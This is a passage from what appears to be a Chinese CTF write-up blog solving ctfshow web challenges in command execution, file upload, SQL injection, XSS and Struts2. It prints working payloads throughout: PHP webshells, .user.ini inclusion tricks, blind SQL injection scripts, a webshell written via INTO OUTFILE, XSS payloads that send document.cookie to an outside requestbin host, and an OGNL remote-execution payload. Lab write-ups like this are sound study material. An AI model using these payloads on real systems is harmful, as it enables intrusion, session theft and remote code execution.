class="line">ctfshow&#123;d35b8398-a8cc-4272-aa7c-a66cd1ecaf8b&#125;</span><br></pre></td></tr></table></figure><p>当然也可以避开system，直接使用echo</p><p>payload如下：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?c=echo `cat f*`;</span><br></pre></td></tr></table></figure><p>文件写入也可以，只是我个人不怎么用（）</p><p>payload如下：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/?c=echo`cat ????.??? &gt;&gt; 1.txt`;</span><br></pre></td></tr></table></figure><h3 id="3web38"><a class="markdownIt-Anchor" href="#3web38"></a> 3.web38</h3><p>data</p><p>感觉都差不多随手挑几个做，后面直接跳到最后几题看看就行</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="comment">/*</span></span><br><span class="line"><span class="comment">\# -*- coding: utf-8 -*-</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@Author</span>: h1xa</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@Date</span>:  2020-09-04 00:12:34</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@Last</span> Modified by:  h1xa</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@Last</span> Modified time: 2020-09-04 05:23:36</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@email</span>: h1xa<span class="doctag">@ctfer</span>.com</span></span><br><span class="line"><span class="comment">\# <span class="doctag">@link</span>: https://ctfer.com</span></span><br><span class="line"><span class="comment">*/</span></span><br><span class="line"></span><br><span class="line"><span class="comment">//flag in flag.php</span></span><br><span class="line"><span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"><span class="keyword">if</span>(<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;c&#x27;</span>]))&#123;</span><br><span class="line">  <span class="variable">$c</span> = <span class="variable">$_GET</span>[<span class="string">&#x27;c&#x27;</span>];</span><br><span class="line">  <span class="keyword">if</span>(!<span class="title function_ invoke__">preg_match</span>(<span class="string">&quot;/flag|php|file/i&quot;</span>, <span class="variable">$c</span>))&#123;</span><br><span class="line">    <span class="keyword">include</span>(<span class="variable">$c</span>);</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">  </span><br><span class="line">  &#125;</span><br><span class="line">    </span><br><span class="line">&#125;<span class="keyword">else</span>&#123;</span><br><span class="line">  <span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?c=data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==</span><br></pre></td></tr></table></figure><p><strong>ctfshow{f530af8d-3c5f-4b77-ace8-f62bb8c70aa8}</strong></p><h3 id="4web74"><a class="markdownIt-Anchor" href="#4web74"></a> 4.web74</h3><p>不是哥们随便挑一题环境坏了QAQ😡😭</p><p>ps：我就说为什么后面这几题账号那么久没人做，原来是都坏了（）</p><p>后续有遇到新题再补充吧emmmmmm</p><h2 id="二-文件上传"><a class="markdownIt-Anchor" href="#二-文件上传"></a> 二、文件上传</h2><h3 id="1web151"><a class="markdownIt-Anchor" href="#1web151"></a> 1.web151</h3><p>毫无验证的文件上传，直接传一句马就行</p><p>ctfshow{a385903a-f2d9-4cdb-8dbd-3ddc39351367}</p><h3 id="2web152"><a class="markdownIt-Anchor" href="#2web152"></a> 2.web152</h3><p>做完还不知道这题到底做了什么验证，和上一题一样上传一句马就行</p><p>ctfshow{dadd0ed1-a7ca-4712-b749-573735ec90f3}</p><h3 id="3web153"><a class="markdownIt-Anchor" href="#3web153"></a> 3.web153</h3><p>试着创建.user.ini文件</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">GIF89a</span><br><span class="line">auto_prepend_file=eval.png</span><br></pre></td></tr></table></figure><p>然后发现上传不了</p><p>改后缀为.user.ini.png(如果.htaccess文件不符合也可以这么做)</p><p>抓包再改回来可以上传，然后和以前一样上传一句话木马。</p><p>之前做的题都是去连 /upload/eval.png，而这道题它是要连 /upload/index.php</p><p>木马被自动包含进原来目录里的 php 文件，一般是index.php</p><p>一开始 upload 目录可以访问到，说明 upload 目录中含有 php 文件</p><h3 id="4web154"><a class="markdownIt-Anchor" href="#4web154"></a> 4.web154</h3><p>依旧.user.ini文件</p><p>然后发现对一句话木马存在过滤</p><p>使用短标签绕过：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">&lt;?= eval($_POST[1]);?&gt;</span><br><span class="line"></span><br><span class="line">&lt;? eval($_POST[1]);?&gt;</span><br><span class="line"></span><br><span class="line">&lt;% eval($_POST[1]);%&gt;</span><br></pre></td></tr></table></figure><p>或者使用大小写绕过php：Php</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">https://ac75f597-5c21-4036-8366-6db9f0c6d354.challenge.ctf.show/upload/index.php</span><br><span class="line">传入POST数据：1=system(%27tac%20../flag.php%27);</span><br></pre></td></tr></table></figure><p>ctfshow{c59e06a0-8784-449d-a5a1-67468b38232f}</p><h3 id="5web155"><a class="markdownIt-Anchor" href="#5web155"></a> 5.web155</h3><p>同样短标签绕过，但是大小写绕过已经没用了</p><h2 id="三-sql注入"><a class="markdownIt-Anchor" href="#三-sql注入"></a> 三、SQL注入</h2><h3 id="1web171"><a class="markdownIt-Anchor" href="#1web171"></a> 1.web171</h3><p>字符型注入无漏洞</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27; or &#x27;1&#x27;=&#x27;1</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{20ffb6cb-c965-4c66-8f6e-3c4ec71a6b84}</p><h3 id="2web172"><a class="markdownIt-Anchor" href="#2web172"></a> 2.web172</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">//拼接sql语句查找指定ID用户</span><br><span class="line">$sql = &quot;select username,password from ctfshow_user2 where username !=&#x27;flag&#x27; and id = &#x27;&quot;.$_GET[&#x27;id&#x27;].&quot;&#x27; limit 1;&quot;;</span><br></pre></td></tr></table></figure><p>题目给了具体结构，不用再进行列行探测，子查询</p><p>所以我们直接使用联合注入：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select 1,(select password from ctfshow_user2 where username=&#x27;flag&#x27;)--+</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{81156aaf-c4c1-4dad-a9d2-54039081fe76}</p><h3 id="3web173"><a class="markdownIt-Anchor" href="#3web173"></a> 3.web173</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">//拼接sql语句查找指定ID用户</span><br><span class="line">$sql = &quot;select id,username,password from ctfshow_user3 where username !=&#x27;flag&#x27; and id = &#x27;&quot;.$_GET[&#x27;id&#x27;].&quot;&#x27; limit 1;&quot;;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">//检查结果是否有flag</span><br><span class="line">    if(!preg_match(&#x27;/flag/i&#x27;, json_encode($ret)))&#123;</span><br><span class="line">      $ret[&#x27;msg&#x27;]=&#x27;查询成功&#x27;;</span><br><span class="line">    &#125;//这个正则过滤针对的是返回的JSON，而题目给的是ctfshow为开头的flag，所以没有被正则过滤限制（所以这个过滤在这里的意义是？</span><br></pre></td></tr></table></figure><p>多了一个id，没什么区别？）</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select 1,2,(select password from ctfshow_user3 where username=&#x27;flag&#x27;) --+</span><br></pre></td></tr></table></figure><p>flag：ctfshow{1143a14a-3ec4-4b16-a0ba-1cb59100bc3b}</p><p>这里特别说明一下，如果返回的是flag而不是ctfshow，我们可以采用哈希，payload如下:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select 1,2,hex((select password from ctfshow_user3 where username=&#x27;flag&#x27;)) %23</span><br></pre></td></tr></table></figure><p>这样就能绕过正则过滤</p><h3 id="4web174"><a class="markdownIt-Anchor" href="#4web174"></a> 4.web174</h3><p>过滤了0-9数字，可以转ASCII码用脚本猜出来</p><p>布尔盲注QAQ</p><p>先构造本题payload，然后跑一个布尔盲注脚本出flag</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"></span><br><span class="line">payload = <span class="string">&quot;-1&#x27; union select &#x27;a&#x27;,if(ascii(substr((select password from ctfshow_user4 where username=&#x27;flag&#x27;), &#123;&#125;,1))&gt;&#123;&#125;,&#x27;cluster&#x27;,&#x27;boom&#x27;) %23&quot;</span></span><br><span class="line">url = <span class="string">&quot;http://b81f9cd4-bad2-4ece-9787-7c26b9c04148.challenge.ctf.show:80/api/v4.php?id=&quot;</span></span><br><span class="line">//记住别用https协议，会加密产生空处，该url可以用AI写个脚本来跑出可访问API，然后再写盲注脚本</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">test_chr</span>(<span class="params">index: <span class="built_in">int</span>, offset: <span class="built_in">int</span></span>):</span><br><span class="line">    response = requests.get(url + payload.<span class="built_in">format</span>(index, offset))</span><br><span class="line">    <span class="keyword">assert</span> <span class="string">&quot;cluster&quot;</span> <span class="keyword">in</span> response.text <span class="keyword">or</span> <span class="string">&quot;boom&quot;</span> <span class="keyword">in</span> response.text</span><br><span class="line">    <span class="keyword">if</span> <span class="string">&quot;cluster&quot;</span> <span class="keyword">in</span> response.text:</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">True</span></span><br><span class="line">    <span class="keyword">elif</span> <span class="string">&quot;boom&quot;</span> <span class="keyword">in</span> response.text:</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line">index = <span class="number">1</span></span><br><span class="line">flag = <span class="string">&quot;&quot;</span></span><br><span class="line"><span class="keyword">while</span> <span class="literal">True</span>:</span><br><span class="line">    start = <span class="number">32</span></span><br><span class="line">    end = <span class="number">127</span></span><br><span class="line">    <span class="keyword">while</span> <span class="literal">True</span>:</span><br><span class="line">        <span class="keyword">if</span> <span class="built_in">abs</span>(start-end) == <span class="number">1</span> <span class="keyword">or</span> start == end:</span><br><span class="line">            <span class="keyword">break</span></span><br><span class="line">        point = (start + end) // <span class="number">2</span></span><br><span class="line">        <span class="keyword">if</span> test_chr(index, point):</span><br><span class="line">            start = point</span><br><span class="line">        <span class="keyword">else</span>:</span><br><span class="line">            end = point</span><br><span class="line">    <span class="keyword">if</span> end &lt; start:</span><br><span class="line">        end = start</span><br><span class="line">    flag += <span class="built_in">chr</span>(end)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;[*] flag: <span class="subst">&#123;flag&#125;</span>&quot;</span>)</span><br><span class="line">    index += <span class="number">1</span></span><br></pre></td></tr></table></figure><p>也可以手动写一个替换的语句，分别把0-9的数字替换成大写字母：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(password,&#x27;1&#x27;,&#x27;A&#x27;),&#x27;2&#x27;,&#x27;B&#x27;),&#x27;3&#x27;,&#x27;C&#x27;),&#x27;4&#x27;,&#x27;D&#x27;),&#x27;5&#x27;,&#x27;E&#x27;),&#x27;6&#x27;,&#x27;F&#x27;),&#x27;7&#x27;,&#x27;G&#x27;),&#x27;8&#x27;,&#x27;H&#x27;),&#x27;9&#x27;,&#x27;I&#x27;),&#x27;0&#x27;,&#x27;J&#x27;),&#x27;a&#x27; from ctfshow_user4--+</span><br></pre></td></tr></table></figure><p>直接丢给AI替换后得到flag：ctfshow{96a9026-70fe-4ca6-8b10-8e7d7acacb99}</p><h3 id="5web175"><a class="markdownIt-Anchor" href="#5web175"></a> 5.web175</h3><p>666全给我过滤了牛逼</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">//拼接sql语句查找指定ID用户</span><br><span class="line">$sql = &quot;select username,password from ctfshow_user5 where username !=&#x27;flag&#x27; and id = &#x27;&quot;.$_GET[&#x27;id&#x27;].&quot;&#x27; limit 1;&quot;;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">//检查结果是否有flag</span><br><span class="line">    if(!preg_match(&#x27;/[\x00-\x7f]/i&#x27;, json_encode($ret)))&#123;</span><br><span class="line">      $ret[&#x27;msg&#x27;]=&#x27;查询成功&#x27;;</span><br><span class="line">    &#125;</span><br></pre></td></tr></table></figure><p>过滤了所以ASCII字符</p><p>差不多等于没有回显，这样的话上一题的替换就没办法起作用了</p><p>那就只能用时间盲注了；写个脚本emmmmmm，具体和上一题布尔盲注差不多</p><p>当条件为真sleep2秒再返回，为假立即返回：</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"></span><br><span class="line">payload = <span class="string">&quot;-1&#x27; union select &#x27;a&#x27;,if(ascii(substr((select password from ctfshow_user5 where username=&#x27;flag&#x27;), &#123;&#125;,1))&gt;&#123;&#125;,sleep(3),1) %23&quot;</span></span><br><span class="line">url = <span class="string">&quot;http://caad62de-9c37-4200-8525-9bd874228036.challenge.ctf.show:80/api/v5.php?id=&quot;</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">test_chr</span>(<span class="params">index: <span class="built_in">int</span>, offset: <span class="built_in">int</span></span>):</span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        response = requests.get(url + payload.<span class="built_in">format</span>(index, offset), timeout=<span class="number">1</span>)</span><br><span class="line">    <span class="keyword">except</span>:</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">True</span></span><br><span class="line">    <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line">index = <span class="number">1</span></span><br><span class="line">flag = <span class="string">&quot;&quot;</span></span><br><span class="line"><span class="keyword">while</span> <span class="literal">True</span>:</span><br><span class="line">    start = <span class="number">32</span></span><br><span class="line">    end = <span class="number">127</span></span><br><span class="line">    <span class="keyword">while</span> <span class="literal">True</span>:</span><br><span class="line">        <span class="keyword">if</span> <span class="built_in">abs</span>(start-end) == <span class="number">1</span> <span class="keyword">or</span> start == end:</span><br><span class="line">            <span class="keyword">break</span></span><br><span class="line">        point = (start + end) // <span class="number">2</span></span><br><span class="line">        <span class="keyword">if</span> test_chr(index, point):</span><br><span class="line">            start = point</span><br><span class="line">        <span class="keyword">else</span>:</span><br><span class="line">            end = point</span><br><span class="line">    <span class="keyword">if</span> end &lt; start:</span><br><span class="line">        end = start</span><br><span class="line">    flag += <span class="built_in">chr</span>(end)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;[*] flag: <span class="subst">&#123;flag&#125;</span>&quot;</span>)</span><br><span class="line">    index += <span class="number">1</span></span><br></pre></td></tr></table></figure><p>跑完得到flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ctfshow&#123;4eb0a696-0ae3-4557-92f7-b8828fd63bcd&#125;</span><br></pre></td></tr></table></figure><p>看了大佬的博客才知道SQL还可以采用文件写入和一句话木马的方式！！！</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27; union select  username,password from ctfshow_user5 into outfile &quot;/var/www/html/1.txt&quot;--+</span><br></pre></td></tr></table></figure><p>然后直接访问文件即可。（还是太强了QAQ</p><p>一句话木马这道题没有用，但是真好，写入，然后访问，然后还能用蚁剑或phpinfo查看环境变量(flag_no_here)</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">-1&#x27;union select &#x27;&lt;?php eval($_POST[\&#x27;a\&#x27;]);?&gt;&#x27;,1  into outfile &#x27;/var/www/html/xqx.php&#x27;--+</span><br></pre></td></tr></table></figure><h3 id="6web176"><a class="markdownIt-Anchor" href="#6web176"></a> 6.web176</h3><p>过滤注入</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27; or 1=1 --+</span><br></pre></td></tr></table></figure><p>万能注入</p><p>flag：ctfshow{d06d0ed6-19c5-4411-b0a9-35ce8829e2df}</p><p>后面发现这一题是过滤了select字段，使用大小写绕过sElect即可。</p><h3 id="7web177"><a class="markdownIt-Anchor" href="#7web177"></a> 7.web177</h3><p>这题不知道为什么用不了子查询语句？）</p><p>过滤空格</p><p>依旧万能注入：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;or/**/1=1%23</span><br></pre></td></tr></table></figure><p>当然也可以直接查询语句：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;/**/union/**/select/**/1,2,password/**/from/**/ctfshow_user/**/where/**/username=&#x27;flag&#x27;%23</span><br></pre></td></tr></table></figure><p>逗逗你的，还是可以子查询的：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;%09union%09select%091,2,(select%09password%09from%09ctfshow_user%09where%09username%09=%09&#x27;flag&#x27;)%09%23</span><br></pre></td></tr></table></figure><p>不过有点奇怪，/**/好像真不行？</p><h3 id="8web178"><a class="markdownIt-Anchor" href="#8web178"></a> 8.web178</h3><p>过滤了<code>*</code>，那么就需要用其它字符来绕过空格，可以选择</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">%09 tab%0a%0b%0c%0d </span><br><span class="line">1&#x27;union%09select%0a1,2,password%0bfrom%0cctfshow_user%23</span><br></pre></td></tr></table></figure><p>也可以依旧万能注入：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;or%0a1=1%231’or&#x27;1&#x27;=&#x27;1&#x27;%23</span><br></pre></td></tr></table></figure><p>ctfshow{8d5c9b0f-6fd3-41a6-ab07-854e6a22a060}</p><h3 id="9web179"><a class="markdownIt-Anchor" href="#9web179"></a> 9.web179</h3><p>依旧万能，过滤了<code>%09 %0a %0b %0d</code></p><p>可以用<code>%0c</code></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;or%0c1=1%231’or&#x27;1&#x27;=&#x27;1&#x27;%23</span><br></pre></td></tr></table></figure><p>ctfshow{8645bd0f-3bc0-4d85-aedb-6ac2a440269e}</p><h3 id="10web180"><a class="markdownIt-Anchor" href="#10web180"></a> 10.web180</h3><p>比上一题多了个#过滤；</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">1&#x27;%0cunion%0cselect%0c1,2,(select%0cpassword%0cfrom%0cctfshow_user%0cwhere%0cusername%0c=%0c&#x27;flag&#x27;)%0c--%0c</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{c9bed3be-814c-42a1-9e1c-27545ff09f6d}</p><h3 id="11web181"><a class="markdownIt-Anchor" href="#11web181"></a> 11.web181</h3><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">0&#x27;or(id=26)and&#x27;1</span><br></pre></td></tr></table></figure><h2 id="四-xss"><a class="markdownIt-Anchor" href="#四-xss"></a> 四、xss</h2><h3 id="1web316"><a class="markdownIt-Anchor" href="#1web316"></a> 1.web316</h3><p>反射型xss，没有给出过滤，可惜的是webhook收费了，所以我用了request.bin（其实还挺好用的，主要是免费而且不用自己创建项目）</p><p>得到flag：ctfshow{947eff4f-1d2b-41e8-abeb-d6d7be321061}</p><h3 id="2web317"><a class="markdownIt-Anchor" href="#2web317"></a> 2.web317</h3><p>过滤了script标签，所以我们采用img标签执行跳转，</p><p>我试了好几个payload都不行：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=&quot;x&quot; onerror=&quot;new Image().src=&#x27;http://www.requestbin.cn:80/16bzy181?cookie=&#x27;+encodeURIComponent(document.cookie)&quot;&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=&quot;x&quot; onerror=&quot;location.href=&#x27;http://www.requestbin.cn:80/16bzy181?cookie=&#x27;+encodeURIComponent(document.cookie)&quot;&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=x onerror=&quot;new Image().src=&#x27;http://www.requestbin.cn:80/16bzy181?cookie=&#x27;+encodeURIComponent(document.cookie)&quot;&gt;</span><br></pre></td></tr></table></figure><p>这些payload不是说不能执行xss，而是会返回非admin的提示</p><p>有效payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=&quot;&quot; onerror=&quot;location.href=&#x27;http://www.requestbin.cn:80/16bzy181?cookie=&#x27;+document.cookie&quot;&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=&quot;&quot; onerror=&quot;new Image().src=&#x27;http://www.requestbin.cn:80/16bzy181?cookie=&#x27;+encodeURIComponent(document.cookie)&quot;&gt;</span><br></pre></td></tr></table></figure><p>这是什么原因？</p><p>查了一下，</p><ol><li><strong>Payload 1 (<code>src=&quot;x&quot;</code>)</strong>：<ul><li>浏览器尝试加载一个名为 <code>x</code> 的资源（图片）。</li><li>这个资源<strong>不存在</strong>，所以触发 <code>onerror</code> 事件，执行你的 JavaScript。</li><li><strong>但是</strong>，加载失败后，浏览器<strong>不会</strong>对当前页面做任何其他操作。</li><li>你的 <code>new Image()</code> 请求发送时，页面状态（包括 Cookie）<strong>没有被刷新</strong>。此时 Bot 的 Cookie 很可能还是最初的那个“非 admin”状态。</li></ul></li><li><strong>Payload 2 (<code>src=&quot;&quot;</code>)</strong>：<ul><li>在部分浏览器中，<code>&lt;img src=&quot;&quot;&gt;</code> 会被解析为 <strong>“当前页面的 URL”</strong>。</li><li>这意味着，浏览器会<strong>重新加载当前页面</strong>。</li><li><strong>重新加载的瞬间</strong>，服务器再次处理请求，并可能在响应头中 <strong><code>Set-Cookie</code>，将真正的 Flag 写入 Cookie</strong>。</li><li>随后，你的 <code>new Image()</code> 请求发出时，<code>document.cookie</code> 已经被更新为包含 flag 的状态，所以成功了。</li></ul></li></ol><p>得到flag：ctfshow{28374138-066d-4835-be12-7b3c71e3e00b}</p><h3 id="3web318319"><a class="markdownIt-Anchor" href="#3web318319"></a> 3.web318&amp;319</h3><p>img被过滤了，直接用body标签</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;body onload=location.href=&quot;http://www.requestbin.cn:80/123zopb1?cookie=&quot;+document.cookie&gt;</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{f03b9535-503d-4bbd-a69d-c82434061e3a}</p><h3 id="4web320-326"><a class="markdownIt-Anchor" href="#4web320-326"></a> 4.web320-326</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;body/onload=location.href=&quot;http://www.requestbin.cn:80/18aobyv1?cookie=&quot;+document.cookie&gt;</span><br></pre></td></tr></table></figure><p>空格过滤</p><p>得到：ctfshow{3d87620f-6792-4039-a04a-ad5876a70204}</p><h3 id="5web327"><a class="markdownIt-Anchor" href="#5web327"></a> 5.web327</h3><p>和前几题一样的payloademmmmmm</p><p>ctfshow{c46abf22-94b7-46d6-a3fb-550ab66bd85a}</p><h2 id="五-java"><a class="markdownIt-Anchor" href="#五-java"></a> 五、java</h2><h3 id="1web279"><a class="markdownIt-Anchor" href="#1web279"></a> 1.web279</h3><p>S2-001漏洞</p><p>struts2漏洞 S2-001是当用户提交表单数据且验证失败时，服务器使用OGNL表达式解析用户先前提交的参数值，%{value}并重新填充相应的表单数据。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">了解下OGNL表达式中三个符号 %，#，$ 的含义</span><br><span class="line"></span><br><span class="line">%的用途是在标志的属性为字符串类型时，计算OGNL表达式%&#123;&#125;中的值</span><br><span class="line">#的用途访主要是访问非根对象属性，因为Struts 2中值栈被视为根对象，所以访问其他非根对象时，需要加#前缀才可以调用</span><br><span class="line">$主要是在Struts 2配置文件中，引用OGNL表达式</span><br></pre></td></tr></table></figure><p>AI启动搞了个payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">%&#123;   #a=(new java.lang.ProcessBuilder(new java.lang.String[]&#123;&quot;env&quot;&#125;)).redirectErrorStream(true).start(),   #b=#a.getInputStream(),   #c=new java.io.InputStreamReader(#b),   #d=new java.io.BufferedReader(#c),   #e=new char[50000],   #d.read(#e),   #f=#context.get(&quot;com.opensymphony.xwork2.dispatcher.HttpServletResponse&quot;),   #f.getWriter().println(new java.lang.String(#e)),   #f.getWriter().flush(),   #f.getWriter().close() &#125;</span><br></pre></td></tr></table></figure><p>得到环境变量中的flag：</p><p>ctfshow{47d58569-342c-410d-8a25-185ee3d6db99}</p><p>当然这题可以直接用工具</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">python .\Struts2Scan.py -u http://d6dc977e-f251-4e90-b943-cc51fc1323ff.challenge.ctf.show:8080/S2-001/login.action -n S2-001 --exec</span><br><span class="line">&gt;&gt;&gt; env</span><br></pre></td></tr></table></figure><h3 id="2web280"><a class="markdownIt-Anchor" href="#2web280"></a> 2.web280</h3><p>S2-005漏洞</p><p><a 